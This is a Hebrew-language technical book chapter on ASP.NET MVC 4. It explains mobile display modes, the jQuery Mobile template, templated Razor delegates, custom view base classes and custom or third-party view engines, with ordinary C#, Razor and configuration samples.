באפשרותכם להשתמש במספר שאילתות מדיה בגיליון הסגנון של האתר שלכם כדי להבטיח שיוצג בצורה טובה במסכים מכל הגדלים, החל בדפדפנים לניידים זעירים עד למסכים רחבים ענקיים, וכל מה שביניהם. באתר http://mediaqueri.es/ תמצאו גלריה של אתרים שמדגימים כיצד להשיג תוצאות מצוינות באמצעות הגישה הזו.

אם עקבתם אחר ההסברים, בוודאי ניחשתם שניתן לקבל את האפקט המבוקש על ידי הקטנת חלון דפדפן שולחן העבודה לרוחב שקטן מ-850 פיקסלים (כמוצג בתרשים 4-15). תוכלו בקלות לאמת זאת מבלי לכתוב אפילו שורת קוד אחת: צרו פרויקט MVC 4 באמצעות תבנית Internet application, הריצו אותו ושנו את גודל הדפדפן.



תרשים 4-15

גם אם אינכם מבססים את היישום שלכם על מערך הפריסה והסגנונות הסטנדרטיים של MVC 4, תוכלו להיעזר בהם כדוגמה שממחישה כיצד להוסיף תמיכה בסיסית למערך פריסה מותאם ליישומי האינטרנט הקיימים שלכם.

על ידי מימוש מותאם, אתם שולחים לכל הדפדפנים בדיוק את אותן תגיות, ומשתמשים בגליונות CSS כדי לשנות את המראה של אלמנטים מסוימים. אולם לא תמיד די בכך, ולעתים תצטרכו לשלוח לדפדפנים ניידים תגיות שונות לחלוטין. תוכלו לעשות זאת בקלות רבה על ידי שימוש במצבי תצוגה.

מצבי תצוגה


הקוד המעודכן לבחירת התצוגה של MVC 4 מכיל תמיכה בתצוגות חלופיות שנבחרות על בסיס-מוסכמות. כאשר סוכן המשתמש של הדפדפן מצהיר על התקן נייד מוכר, מנוע התצוגה מנסה תחילה למצוא תצוגות בעלות שם עם סיומת Mobile.cshtml. לדוגמה, כאשר מתקבלת בקשה לדף הבית מדפדפן שולחן עבודה, היישום ישתמש בתבנית Views\Home\Index.cshtml. אולם, אם הבקשה לדף הבית מתקבלת מדפדפן נייד, ומנוע התצוגה מצליח למצוא תבנית בשם Views\Home\Index.Mobile.cshtml, תבנית זו תחליף את תצוגת שולחן העבודה. תהליך הבחירה מתבסס אך ורק על מוסכמות, ואין צורך לבצע רישום או הגדרות תצורה כלשהן מראש.

כדי לנסות זאת בעצמכם, צרו יישום MVC 4 חדש באמצעות תבנית Internet application, צרו עותק של התבנית Views\Home\Index.cshtml\ (בחרו את הקובץ בחלונית Solution Explorer ולחצו Ctrl+C ואחר כך Ctrl+V), ושנו את שם התצוגה החדשה ל- Index.Mobile.cshtml. כעת אמורה להופיע התיקייה Views\Home\, כמוצג בתרשים 5-15.

ערכו את התצוגה Index.Mobile.cshtml. תוכלו למשל, לשנות את כותרת הדף בדרך זו:

```
<hgroup class="title">
  <h1>HELLO VALUED MOBILE USER!</h1>
  <h2>@ViewBag.Message</h2>
</hgroup>
```

הריצו את היישום והציגו את דף הבית באמולטור בנייד כדי לראות את התצוגה החדשה, כמוצג בתרשים 6-15.



תרשים 15-5

תרשים 15-6

תמיכה במערך פריסה ובתצוגות חלקיות

באפשרותכם ליצור גרסאות לנייד גם עבור תבנית מערך פריסה (קובץ _Layout.cshtml) וגם עבור תבניות תצוגה חלקית (partial view), כמוסבר בדוגמאות שלהלן.

אם התיקייה Views\Shared שלכם מכילה גם תבנית בשם _Layout.cshtml וגם תבנית בשם _Layout.mobile.cshtml, על פי ברירת המחדל, היישום ישתמש בתבנית _Layout.mobile.cshtml עבור בקשות מדפדפנים ניידים, ובתבנית _Layout.cshtml - עבור כל שאר הבקשות.

אם התיקייה Views\Account שלכם מכילה תבנית בשם _SetPasswordPartial.cshtml ותבנית בשם _SetPasswordPartial.mobile.cshtml, ההוראה
@Html.Partial("~/Views/Account/_SetPasswordPartial") תגרום למימוש של
_SetPasswordPartial.mobile.cshtml עבור בקשות מדפדפנים ניידים, ולמימוש של
_SetPasswordPartial.cshtml עבור כל שאר הבקשות.

מצבי תצוגה מותאמים אישית

באפשרותכם גם לבצע רישום של מצבי התקן מותאמים אישית משלכם, אשר יתבססו על קריטריונים שתגדירו בעצמכם. לדוגמה, כדי לבצע רישום של מצב התקן WinPhone אשר יגרום לשליחת תצוגות עם סיומת WinPhone.cshtml אל התקני Windows Phone, עליכם להוסיף את הקוד שלהלן לשיטה Application_Start בקובץ Global.asax שלכם:

```
DisplayModeProvider.Instance.Modes.Insert(0, new DefaultDisplayMode("WinPhone")
{
  ContextCondition = (context => context.GetOverriddenUserAgent().IndexOf
      ("Windows Phone OS", StringComparison.OrdinalIgnoreCase) >= 0)
});
```

זה הכול. אין צורך ברישום או בהגדרות תצורה נוספות. כל שנותר לכם לעשות הוא ליצור תצוגות עם סיומת WinPhone.cshtml., והן תיבחרנה באופן אוטומטי בכל פעם שתנאי ההקשר מתקיים.

תנאי ההקשר אינו מוגבל לבדיקת סוכן המשתמש של הדפדפן, ולמעשה אתם בכלל לא חייבים להשתמש בהקשר הבקשה. אתם יכולים להגדיר מצבי תצוגה שונים על סמך עוגיות משתמש, שאילתות בסיס נתונים שמבררות את סוג חשבון המשתמש, היום בשבוע, או כל תנאי אחר שתמצאו לנכון להשתמש בו.

מצבי תצוגה מספקים אמצעי מאוד נוח לשליחת תצוגות חלופיות לדפדפנים ניידים, אך באיזו גישה עלינו לנקוט בעת בניית יישום שמיועד להצגה בדפדפנים ניידים באופן בלעדי? במקרים אלה מומלץ ליצור יישום חדש באמצעות תבנית Mobile Site.

תבנית Mobile Site

תבנית Mobile Site מבצעת את הגדרות התצורה הנדרשות באתר שלכם לצורך יישום הספרייה jQuery Mobile. ספריית jQuery Mobile מספקת מגוון רחב של אפשרויות העשרה ליישומי אינטרנט לנייד:

- ממשק המשתמש כולל וידג'טים (widgets) שהותאמו במיוחד לצגי מגע ונועדו לחסוך מהגולשים את התסכול הרב שנלווה לעבודה עם לחצנים ושדות טופס זעירים.
- הספרייה תומכת (ונבדקה) בכל הדפדפנים הניידים המוכרים.
- ניווט Ajax מספק מעברי דף מונפשים ותורם לשיפור הביצועים תחת מגבלות רוחב פס צר.
- תמיכה בערכות נושא מאפשרת לשנות את המראה החיצוני של האתר כולו באמצעות ערכות נושא CSS.
- תצוגות רשימה מספקות דרך מעולה להצגה ועריכה של רשימות מידע בעזרת ממשק ידידותי למשתמש הנייד.

אם אתם מעוניינים לראות תצוגת תכלית קצרה, צרו פרויקט חדש באמצעות תבנית Mobile Project, הריצו אותו, והציגו אותו באמולטור נייד (תרשים 7-15).

תרשים 7-15

תבנית Mobile Project מאפשרת להתחיל לעבוד על יישומי ASP.NET MVC מבוססי- jQuery Mobile ללא כל מאמץ מיותר. כדי להתקדם לשלב הבא, עליכם ללמוד להשתמש בספרייה jQuery Mobile. לצערנו זהו נושא רחב מכדי לעסוק בו בספר זה, ולכן ננחה אתכם להיעזר במשאבי המידע הבאים:

- אתר jQuery Mobile (http://jquerymobile.com/) מכיל כמות אדירה של מידע, כולל תיעוד, הדרכות אינטראקטיביות, תמיכה בבניית ערכות נושא ועוד.
- הדרכת ASP.NET MVC 4 Mobile Features באתר ASP.NET (http://www.asp.net/mvc/tutorials/mvc-4/aspnet-mvc-4-mobile-features) מציגה תיאור מפורט, שלב אחר שלב, של בניית אתר ועידות לנייד. ההדרכה כוללת את קוד המקור של היישום המלא, ואתם יכולים פשוט להוריד ולהריץ אותו.
- ההרצאה ASP.NET MVC and jQuery Mobile של ק. סקוט אלן בוועידה NDC 2012 (http://vimeo.com/43624503) עוסקת בהוספת תמיכת jQuery Mobile ליישום לדוגמה MVC Music Store. בהרצאה מוצגות מספר אפשרויות מתקדמות, כגון אירועי דף ותמיכה בדפוסי מגע.

תשתית MVC 4 מספקת שלל כלים לשיפור חווית הגלישה של משתמשי דפדפנים ניידים. העצה הטובה ביותר שאנחנו יכולים לתת בהקשר הזה היא להקפיד על בדיקת האתרים שלכם בדפדפנים ניידים. כאשר עשינו את זה עם אתר ASP.NET (http://asp.net), גילינו שקשה מאוד לנווט באתר ולקרוא תכנים. באמצעות מימוש מותאם הצלחנו לשפר את חווית הגלישה באופן דרמטי, והדבר הוביל לעלייה משמעותית בנפח התנועה של משתמשים ניידים באתר.

אפשרויות Razor מתקדמות

בפרק 3 הצגנו את היכולות המרכזיות של Razor אשר בהן ככל הנראה תשתמשו בעבודתכם היומיומית. מנוע Razor כולל מספר אפשרויות נוספות יותר מורכבות, אך יעילות ושימושיות ביותר שלדעתנו מצדיקות את מאמץ הלימוד והיישום שלהן.

Templated Razor Delegates

בדיון שלנו על סידורי Razor בפרק 3, בחנו גישה אפשרית להצגת תכני ברירת מחדל בחלקי רשות (אופציונליים) של מערך פריסת הדף. ליישום גישה זו היינו צריכים לכתוב קוד טכני מועט, והדגשנו שבהמשך הלימוד נציג גישה יעילה יותר שמבוססת על אפשרות Razor בשם templated Razor delegates (נציגי פריסת Razor).

מנוע Razor מסוגל להמיר תבנית Razor ברצף השורה ל-delegate (נציג), כמודגם בקטע הקוד הבא:

```
@{
  Func<dynamic, object> strongTemplate = @<strong>@item</strong>;
}
```

הנציג (delegate) שמופק על ידי שימוש בתבנית Razor הוא מטיפוס Func<T, HelperResult>. בדוגמה האחרונה, הטיפוס T הוא מסוג dynamic. הפרמטר @item שבתוך התבנית הוא פרמטר מיוחד. הנציגים יכולים לקבל פרמטר אחד בלבד, אבל התבנית יכולה להפנות לפרמטר זה ככל הנדרש וללא הגבלה. לאחר כתיבת הקוד הראשוני, נוכל להשתמש בנציג הזה בכל מקום בתצוגת Razor שלנו:

```
<div>
  @strongTemplate("This is bolded.")
</div>
```

הדבר מאפשר לכתוב שיטה שמקבלת תבניות Razor כערך הארגומנט פשוט על ידי ההגדרה של Func<T, HelperResult> בתור הטיפוס של הארגומנט.

נחזור לדוגמה RenderSection מהסעיף שעסק בדוגמאות הפריסות שבפרק 3, וניישם את מה שלמדנו כעת:

```
public static class RazorLayoutHelpers {
  public static HelperResult RenderSection(
      this WebPageBase webPage,
    string name,
    Func<dynamic, HelperResult> defaultContents) {
      if (webPage.IsSectionDefined(name)) {
        return webPage.RenderSection(name);
      }
      return defaultContents(null);
    }
}
```

השיטה שכתבנו מקבלת שם של רכיב section, ובנוסף גם Func<dynamic, HelperResult>, ולפיכך ניתן לקרוא לה מתוך תצוגת Razor באופן הבא:

```
<footer>
  @this.RenderSection("Footer", @<span>This is the default.</span>)
</footer>
```

שימו לב שהעברנו לשיטה זו את תוכן ברירת המחדל כארגומנט, באמצעות תחביר Razor. נקודה נוספת שראוי לציין היא השימוש בארגומנט this לצורך קריאה לשיטת ההרחבה RenderSection. בעת שימוש בשיטת הרחבה מטיפוס שמוגדר בתוך אותו טיפוס (או נגזר מאותו טיפוס), עליכם להשתמש בפרמטר this כדי לקרוא לשיטת ההרחבה הזו. בעת כתיבה תצוגה, אין זה ברור לגמרי שאנחנו כותבים קוד בתוך מחלקה, אבל זה בדיוק מה שאנחנו עושים. סוגיה זו מוסברת בסעיף הבא, לצד דוגמה שמראה כיצד לצמצם אף יותר את הקוד של RenderSection.

הידור תצוגות

בשונה ממספר רב של מנועי תבניות (templating engines) או מנועי תצוגות מתורגמות, תצוגות Razor מהודרות למחלקות באופן דינמי בזמן הריצה ואז מורצות. ההידור מתבצע בפעם הראשונה שמתקבלת בקשה לתצוגה, עם פגיעה חד-פעמית, ולרוב לא משמעותית, בביצועים. היתרון הוא בכך שבפעם הבאה שהיישום ידרש בו להריץ את התצוגה יעמוד לרשותו הקוד המהודר המלא. במקרה של שינוי בתוכן התצוגה, ASP.NET תחזור על תהליך ההידור באופן אוטומטי.

המחלקה שלתוכה מהודרת התצוגה יורשת מהמחלקה WebViewPage, אשר בתורה יורשת מהמחלקה WebPageBase, בה כבר נתקלנו בסעיף "נציגי Razor מבוססי-תבנית". משתמשי ASP.NET ותיקים בוודאי שאינם מופתעים לשמוע זאת, מכיוון שכך בדיוק פועלים דפי ASP.NET Web Forms עם מחלקת הבסיס שלהם, Page.

ניתן להחליף את מחלקת הבסיס של תצוגות Razor במחלקה מותאמת אישית, ובדרך זו לאפשר הוספת שיטות ומאפיינים לתצוגות. מחלקת הבסיס לתצוגות Razor מוגדרת בקובץ Web.config בתיקייה Views. הקטע מתוך Web.config שמוצג להלן מכיל את הגדרות התצורה של Razor:

```
<system.web.webPages.razor>
  <host factoryType="System.Web.Mvc.MvcWebRazorHostFactory,
    System.Web.Mvc, Version=3.0.0.0,
    Culture=neutral, PublicKeyToken=31BF3856AD364E35" />
  <pages pageBaseType="System.Web.Mvc.WebViewPage">
    <namespaces>
      <add namespace="System.Web.Mvc" />
      <add namespace="System.Web.Mvc.Ajax" />
      <add namespace="System.Web.Mvc.Html" />
      <add namespace="System.Web.Routing" />
    </namespaces>
  </pages>
</system.web.webPages.razor>
```

שימו לב לאלמנט <pages> עם התכונה pageBaseType. ערך התכונה הזו קובע את הטיפוס של כל תצוגות Razor ביישום שלכם, ואתם יכולים לשנות את הערך הזה על ידי החלפתו במחלקת בסיס שיצרתם בעצמכם. כדי ליצור מחלקת בסיס חלופית לתצוגות Razor עליכם לכתוב מחלקה שיורשת מ-WebViewPag.

נדגים כיצד הדבר מתבצע על ידי גרסה מועמסת של השיטה RenderSection אל המחלקה CustomWebViewPage:

```
using System;
using System.Web.Mvc;
using System.Web.WebPages;

public abstract class CustomWebViewPage<T> : WebViewPage<T> {
  public HelperResult RenderSection(string name, Func<dynamic, HelperResult>
              defaultContents) {
    if (IsSectionDefined(name)) {
      return RenderSection(name);
    }
    return defaultContents(null);
  }
}
```

שימו לב שמדובר במחלקה גנרית. אנחנו מגדירים את המחלקה כגנרית, כדי לתמוך בתצוגות מטיפוס חזק. מסתבר שכל התצוגות הן בעלות טיפוס גנרי. כאשר לא מוגדר טיפוס מסוים, הטיפוס הוא dynamic. לאחר כתיבת המחלקה, עלינו לעדכן את התכונה pageBaseType בקובץ Web.config:

```
<pages pageBaseType="CustomWebViewPage">
```

לאחר שמירת השינוי, כל תצוגות Razor ביישום תירשנה מהמחלקה CustomWebViewPage<T> ותכלולנה את הגרסה המועמסת החדשה של RenderSection. הדבר מאפשר להגדיר יחידה עם פריסה אופציונלית, ובעלת תוכן ברירת מחדל מבלי להשתמש במילת המפתח this:

```
<footer>
  @RenderSection("Footer", @<span>This is the default.</span>)
</footer>
```

הערה כדי לראות את הקוד והפריסה בפעולה, השתמשו במנהל חבילות התוכנה NuGet כדי להתקין את חבילת התוכנה Wrox.ProMvc4.Views.BasePageType בפרויקט ASP.NET MVC 4 סטנדרטי באמצעות הפקודה הבאה:

```
Install-Package Wrox.ProMvc4.Views.BasePageType
```

לאחר התקנת החבילה, עליכם להציב CustomWebViewPage בתכונה pageBaseType בקובץ Web.config שבתיקיית Views.

תיקיית הדוגמה שבתיקיית Views מכילה פריסה שמדגימה שימוש בשיטה שיצרנו. לחצו Ctrl+F5 ונווטו אל שתי הכתובות שלהלן כדי לראות כיצד הקוד ממומש:

- /example/layoutsample
- /example/layoutsamplemissingfooter

אפשרויות מנועי תצוגה מתקדמות

סקוט הנסלמן, מנהל התוכנית הקהילתית של Microsoft, נוהג לקרוא למנוע תצוגה "מחולל סוגריים משולשים". הגדרה זו נראית פשטנית, אבל מבחינות מסוימות היא די מדויקת. **מנוע תצוגה** (view engine) לוקח ייצוג של תצוגה מתוך הזיכרון וממיר אותה לכך פורמט רצוי. ברוב המקרים תשתמשו במנוע ליצירת קובץ cshtml שמכיל תגיות ותסריט. המימוש של מנוע התצוגה הסטנדרטי של ASP.NET MVC, ששמו RazorViewEngine, מבוסס על שימוש בממשקי API קיימים של ASP.NET לצורך מימוש הדפים בפורמט HTML.

מנועי תצוגה אינם מוגבלים לשימוש בדפי cshtml, וגם אינם חייבים לממש HTML. בהמשך נלמד כיצד ליצור מנועי תצוגה חלופיים למימוש פלט שאינו HTML, וגם נכיר מנועי תצוגה מיוחדים שמקבלים DSL (domain-specific language) בתור קלט.

כדי להבין טוב יותר מהו למעשה מנוע תצוגה, נסקור את מחזור החיים של ASP.NET MVC (אשר מוצג בצורה פשטנית ביותר בתרשים 8-15).

תרשים 8-15

בתהליך מעורבות מערכות רבות שאינן מיוצגות בתרשים 8-15. התרשים מיועד להבהיר היכן בדיוק משתלב בתהליך מנוע התצוגה: מיד לאחר הרצת פעולת הבקר והחזרת ViewResult בתגובה לבקשה.

זה המקום להדגיש שהבקר עצמו אינו מממש את התצוגה. הוא רק מכין את הנתונים (המודל) וקובע איזו תצוגה לשלוח ללקוח על ידי החזרת מופע של ViewResult. כפי שראינו בתחילת הפרק, מחלקת הבסיס Controller מכילה שיטת עזר פשוטה בשם View אשר משמשת להחזרת ViewResult. ברקע, תוצאת ViewResult קוראת למנוע התצוגה הנוכחי למימוש התצוגה.

הגדרת מנועי תצוגה

כאמור, ניתן לבצע ביישום רישום של מנועי תצוגה חלופיים. מנועי התצוגה מוגדרים בקובץ Global.asax.cs, ועל פי ברירת המחדל אינכם צריכים לרשום מנועי תצוגה נוספים אם בכוונתכם להשתמש במנוע RazorViewEngine או במנוע WebFormViewEngine בלבד.

אולם, אם בכוונתכם להחליף את מנועי התצוגה הסטנדרטיים באחרים, תוכלו לצרף את הקוד שלהלן לשיטת Application_Start שלכם:

```
protected void Application_Start() {
  ViewEngines.Engines.Clear();
  ViewEngines.Engines.Add(new MyViewEngine());
  //Other startup registration here
}
```

האוסף Engines הינו ViewEngineCollection סטטי, שמשמש לאחסון כל מנועי התצוגה הרשומים, וזו גם נקודת הגישה לרישום מנועי תצוגה חדשים. לפני רישום מנוע חדש עליכם לקרוא תחילה לשיטה Clear מכיוון שהמנועים RazorViewEngine ו- WebFormViewEngine מוכלים באוסף על פי ברירת מחדל. אם אתם מתכוונים להוסיף את מנוע התצוגה המותאם אישית שלכם כאפשרות נוספת למנועי ברירת המחדל, ולא להחליפם - אינכם חייבים לקרוא לשיטה Clear.

מנועי תצוגה מותאמים אישית רבים זמינים כחבילת NuGet, ובמקרים כאלה סביר להניח שלא תידרשו לרשום את מנוע התצוגה באופן ידני. לדוגמה, כדי להשתמש במנוע התצוגה Spark לאחר יצירת פרויקט ברירת מחדל של ASP.NET MVC 4, הריצו את פקודת NuGet הבאה: Install-Package Spark.Web.Mvc. פקודה זו תגרום להוספת מנוע התצוגה Spark ליישום שלכם ולהגדרות התצורה הנדרשות. תוכלו לראות את המנוע בפעולה על ידי שינוי שם הקובץ Index.cshtml ל- Index.spark. שנו את התגיות באופן הבא, כדי להציג את ההודעה שמוגדרת בבקר.

```
<!DOCTYPE html>
<html>
<head>
  <title>Spark Demo</title>
</head>
<body>
  <h1 if="!String.IsNullOrEmpty(ViewBag.Message)">${ViewBag.Message}</h1>
  <p>
    This is a spark view.
  </p>
</body>
</html>
```

זוהי דוגמה פשוטה מאוד לשימוש בתצוגת Spark. שימו לב לתכונת if המיוחדת, אשר מכילה ביטוי בוליאני שקובע אם האלמנט ימומש כחלק מהתצוגה. הגישה ההצהרתית הזו לשליטה בפלט התגיות היא אחד מסימני ההיכר של Spark.

איתור תצוגה

ממשק IViewEngine הינו הממשק העיקרי שיש ליישם בעת בניית מנוע תצוגה מותאם אישית:

```
public interface IViewEngine {
  ViewEngineResult FindPartialView(ControllerContext controllerContext,
    string partialViewName, bool useCache);

  ViewEngineResult FindView(ControllerContext controllerContext, string
viewName,
    string masterName, bool useCache);
  void ReleaseView(ControllerContext controllerContext, IView view);
}
```

עם ViewEngineCollection, המימוש של FindView עובר באופן איטרטיבי על כל מנועי התצוגה הרשומים וקורא לשיטה FindView של כל אחד מהם, תוך העברת שם התצוגה המבוקשת. כך למעשה, האוסף ViewEngineCollection "שואל" כל אחד ממנועי התצוגה האם הוא יכול לממש תצוגה מסוימת.

השיטה FindView מחזירה מופע של ViewEngineResult, אשר טומנת בחובה את התשובה לשאלה "האם מנוע התצוגה יכול לממש את התצוגה?" (ראו טבלה 1-15).

טבלה 1-15: המאפיינים של ViewEngineResult

מאפיין	תיאור
View	משמש להחזרת מופע ממשק IView שאותר עבור שם התצוגה שהתקבל. אם לא אותרה תצוגה מאפיין זה יכיל null.
ViewEngine	משמש להחזרת מופע ממשק IViewEngine במקרה שאותרה תצוגה, ואם לא אותרה תצוגה - מוחזר null.
SearchedLocations	משמש להחזרת IEnumerable<string> שמכיל את כל המיקומים שנבדקו על ידי מנוע התצוגה.

אם הערך המוחזר של View הוא null, פירושו שמנוע התצוגה לא מצא תצוגות ששמן תואם לשם התצוגה שהועבר לו. בכל פעם שמנוע תצוגה אינו מוצא תצוגה, הוא מחזיר רשימה של המיקומים שנבדקו. בדרך כלל אלה הם נתיבי קבצים למנועי תצוגה שמשתמשים בקבצי תבניות, אבל זה גם יכול להיות משהו שונה לגמרי, כמו למשל מיקומי בסיס נתונים במקרה של מנועי תצוגה שמאחסנים תצוגות בבסיס נתונים. תשתית MVC אינה יודעת לפרש את מחרוזות המיקום הללו, והיא משתמשת בהן רק להצגת הודעות שגיאה עבור המְפַתֵח.

השיטה FindPartialView פועלת באופן זהה לשיטה FindView, למעט העובדה שהיא מיועדת לאיתור תצוגות חלקיות. טיפול שונה בתצוגות ובתצוגות חלקיות מצד מנועי תצוגה הוא עניין מקובל ושכיח. לדוגמה, יש מנועי תצוגה שמחילים תצוגת מאסטר (או סידור) על התצוגה

הנוכחית על פי מוסכמה. כאשר אתם משתמשים במנועי תצוגה כאלה, חשוב להצהיר אם הבקשה היא לתצוגה מלאה או לתצוגה חלקית, כדי למנוע את החלת הסידור הכללי של התצוגות החלקיות.

התצוגה עצמה

ממשק IView הוא הממשק השני שעליכם ליישם בעת בנייה של מנוע תצוגה מותאם אישית. למרבה המזל מדובר בממשק פשוט למדי עם שיטה אחת בלבד:

```
public interface IView {
  void Render(ViewContext viewContext, TextWriter writer);
}
```

לתצוגות מותאמות אישית מועבר מופע של ViewContext, אשר מכיל את כל המידע שמנוע התצוגה המותאם אישית עשוי להזדקק לו, ובנוסף הוא מעביר גם מופע של TextWriter. התצוגה אמורה לצרוך את הנתונים שמאוחסנים באובייקט ViewContext (כגון נתוני התצוגה והמודל) ולאחר מכן לקרוא לשיטות של אובייקט TextWriter לשם מימוש הפלט.

בטבלה 15-2 מפורטים המאפיינים שנחשפים על ידי ViewContext.

טבלה 15-2: מאפייני ViewContext

מאפיין	תיאור
HttpContext	מופע של HttpContextBase. מספק גישה לאובייקטים פנימיים של ASP.NET, כמו למשל Server, Session, Request או Response.
Controller	מופע של ControllerBase. מספק גישה לבקר ומבצע קריאה למנוע התצוגה.
RouteData	מופע של RouteData. מספק גישה לערכי ניתוב עבור הבקשה הנוכחית.
ViewData	מופע של ViewDataDictionary. מכיל את הנתונים שמועברים מהבקר לתצוגה.
TempData	מופע של TempDataDictionary. מכיל נתונים שמועברים לתצוגה על ידי הבקר דרך זיכרון המטמון.
View	מופע ממשק IView, כלומר התצוגה הממומשת.
ClientValidationEnabled	ערך בוליאני שמציין האם אימות בצד הלקוח מופעל עבור התצוגה הזו.
FormContext	מכיל מידע בנוגע לטופס. משמש לצרכי אימות בצד הלקוח.

מאפיין	תיאור
FormIdGenerator	מאפשר לכם להחליף את השם הסטנדרטי של הטופס (כגון "form0").
IsChildAction	ערך בוליאני שמציין האם הפעולה מוצגת כתוצאה לקריאה לשיטה Html.Action או Html.RenderAction.
ParentActionViewContext	כאשר IsChildAction שווה true, מאפיין זה מכיל את האובייקט ViewContext של תצוגת האם של התצוגה.
Writer	מופע של HtmlTextWriter שניתן לשימוש עם סייעי HTML שאינם מחזירים מחרוזות (קרי, BeginForm), כדי להבטיח תאימות עם מנועי תצוגה שאינם Web Forms.
UnobtrusiveJavaScriptEnabled	מאפיין זה מגדיר אם יש להשתמש בגישה לא פולשנית לאימות בצד הלקוח ובאפשרויות Ajax. כאשר שווה true, במקום לפלוט מקטעי תסריט לתוך התגיות, הסייעים מפיקים תכונות data-* של HTML 5, ואלו משמשות את התסריטים הלא פולשניים כאמצעי לשילוב התנהגויות בתגיות.

כדי לממש תצוגה, לא בהכרח צריך גישה לכל המאפיינים הללו, אבל טוב לדעתם שהם זמינים למקרה שנזדקק להם.

מנועי תצוגה חלופיים

בפעם הראשונה שתעבדו עם ASP.NET MVC סביר להניח שתשתמשו במנוע התצוגה המובנה של התשתית: מנוע התצוגה Razor. לשימוש במנוע Razor יתרונות רבים, וביניהם:

- זהו מנוע ברירת המחדל
- תחביר נקי ותמציתי
- תמיכה במערך פריסה
- קידוד HTML על פי ברירת מחדל
- תמיכה בשילוב תסריטי #C או VB
- תמיכת IntelliSense בסביבת Visual Studio

לעתים נרצה להשתמש במנועי תצוגה אחרים. סיבות אפשריות לכך יכולות להיות:

- לאפשר שימוש בשפות תכנות אחרות, כגון Ruby או Python
- מימוש פלט שאינו HTML, כגון גרפיקה, מסמכי PDF, RSS וכו'
- שימוש בתבניות מיושנות שנכתבו בפורמט אחר

קיימים מספר מנועי תצוגה חיצוניים שאתם יכולים להשתמש בהם. בטבלה 3-15 תמצאו פירוט של כמה ממנועי התצוגה המוכרים יותר, אך מן הסתם יש עוד רבים נוספים שלעולם לא שמענו עליהם.

טבלה 3-15: מנועי תצוגה חיצוניים

מנוע התצוגה	תיאור
Spark	מנוע התצוגה Spark (http://sparkviewengine.com) הוא פרי עמלו של לואי דז'ארדין (כיום עובד Microsoft), והוא ממשיך להימצא בפיתוח מתמיד לצורך שיפור התמיכה שניתנת לתשתיות MonoRail ו- ASP.NET MVC. חשיבותו של מנוע התצוגה הזה נובעת מהעובדה שהוא מטשטש את קו ההפרדה שבין תגיות לקוד על ידי שימוש בתחביר מאוד הצהרתי למימוש תצוגות. למנוע Spark מתווספות אפשרויות חדשות כל הזמן, כולל תמיכה בשפת התבניות Jade אשר צברה פופולריות כתוצאה מהשימוש בה במערכת Node.js.
NHaml	מנוע התצוגה NHaml (של GitHub, שניתן להוריד בכתובת https://github.com/NHaml/NHaml). הוא נוצר על ידי אנדרו פיטרס והופץ לראשונה דרך הבלוג שלו בדצמבר 2007, מבוסס על מנוע התצוגה Haml של התשתית הפופולרית Ruby on Rails. מדובר בשפת DSL תמציתית ביותר שנועדה לתאר מבני XHTML באמצעות מספר קטן של תווים.
Brail	הדבר המעניין בנוגע למנוע Brail (המהווה חלק מפרויקט MvcContrib, בכתובת http://mvccontrib.org) הוא השימוש בשפת Boo. שפת Boo הינה שפה מונחית-עצמים עם טיפוסיות סטטית לזמן הריצה המשותף (CLR), שחולקת מאפיינים רבים של שפת Python.
StringTemplate	StringTemplate (של Google Code שניתן להוריד בכתובת http://code.google.com/p/string-template-view-engine-mvc) הוא מנוע תבניות קל משקל שמשתמש במתרגם ולא במהדר. הוא מבוסס על מנוע StringTemplate של Java.
NVelocity	NVelocity (http://www.castleproject.org/others/nvelocity) הוא מנוע תבניות שמופץ תחת רשיון קוד פתוח שיובא מפרויקט Apache/Jakarta Velocity, ומיועד ליישומים מבוססי Java. פרויקט NVelocity זכה להצלחה במשך כמה שנים, אך בשנת 2004 נתגלו פגמים שהובילה להאטת הפרויקט.
Nustache	Nustache (https://github.com/jdiamond/Nustache) היא מימוש NET. של שפת התבניות הפופולרית Mustache (השם נובע מהשימוש בסוגריים מסולסלים שנראים כמו שפם על הצד). שפת Mustache מוכרת כמערכת תבניות "נטולת-היגיון" בשל המאמץ המודע להימנע באופן מוחלט מהצהרות בקרת זרימה. פרויקט Nustache כולל מנוע תצוגה עבור MVC.

מנוע התצוגה	תיאור
NDjango	NDjango (http://ndjango.org). זהו מימוש של שפת התבניות Django לפלטפורמת NET, אשר משתמש בשפת #F.
Parrot	המנוע החדש Parrot (http://thisisparrot.com) הוא מנוע תצוגה מעניין עם תחביר תצוגה דמוי-CSS, תמיכה טובה באובייקטים מסוג אינדקס ואובייקטים מקוננים, ומערכת מימוש ניתנת להרחבה.

מנוע תצוגה חדש או תוצאת פעולה חדשה

לעתים קרובות שואלים אותנו מהן הסיבות ליצירת מנוע תצוגה חדש, במקום יצירה של טיפוס ActionResult חדש. לדוגמה, נניח שברצונכם להחזיר אובייקטים בפורמט XML מותאם אישית. האם עליכם לכתוב מנוע תצוגה מותאם אישית, או לכתוב טיפוס חדש ולהחזיר אותו כתוצאת פעולה?

בדרך כלל, בכל פעם שאתם ניצבים בפני בחירה שכזו שאלו את עצמכם האם יש צורך באיזשהו קובץ תבנית שעל בסיסו יהיה אפשר לממש תגיות. אם יש דרך אחת בלבד להמיר אובייקט לפורמט פלט, אז כנראה שנכון יותר לכתוב טיפוס ActionResult מותאם אישית.

לדוגמה, תשתית ASP.NET MVC כוללת את JsonResult, שמשמש להמרת אובייקטים לתחביר JSON באמצעות סריאליזציה. בדרך כלל יש דרך אחת בלבד להמיר אובייקט לפורמט JSON. לכן, אין צורך לשנות את הסריאליזציה של האובייקט בהתאם לשיטת הפעולה או לתצוגה שמוחזרת. במילים אחרות, הסריאליזציה אינה נקבעת על סמך תבנית.

עם זאת, נניח שברצונכם להשתמש בטרנספורמציית XSLT כדי להמיר XML ל-HTML. קיימות דרכים שונות להמיר XML לתגיות HTML, ועליכם לבחור בדרך הרצויה בהתאם לפעולה הרצויה. במצב כזה תוכלו ליצור XsltViewEngine אשר משתמש בקבצי XSLT בתור תבניות תצוגה.

אפשרויות תבנית פיגומים מתקדמות

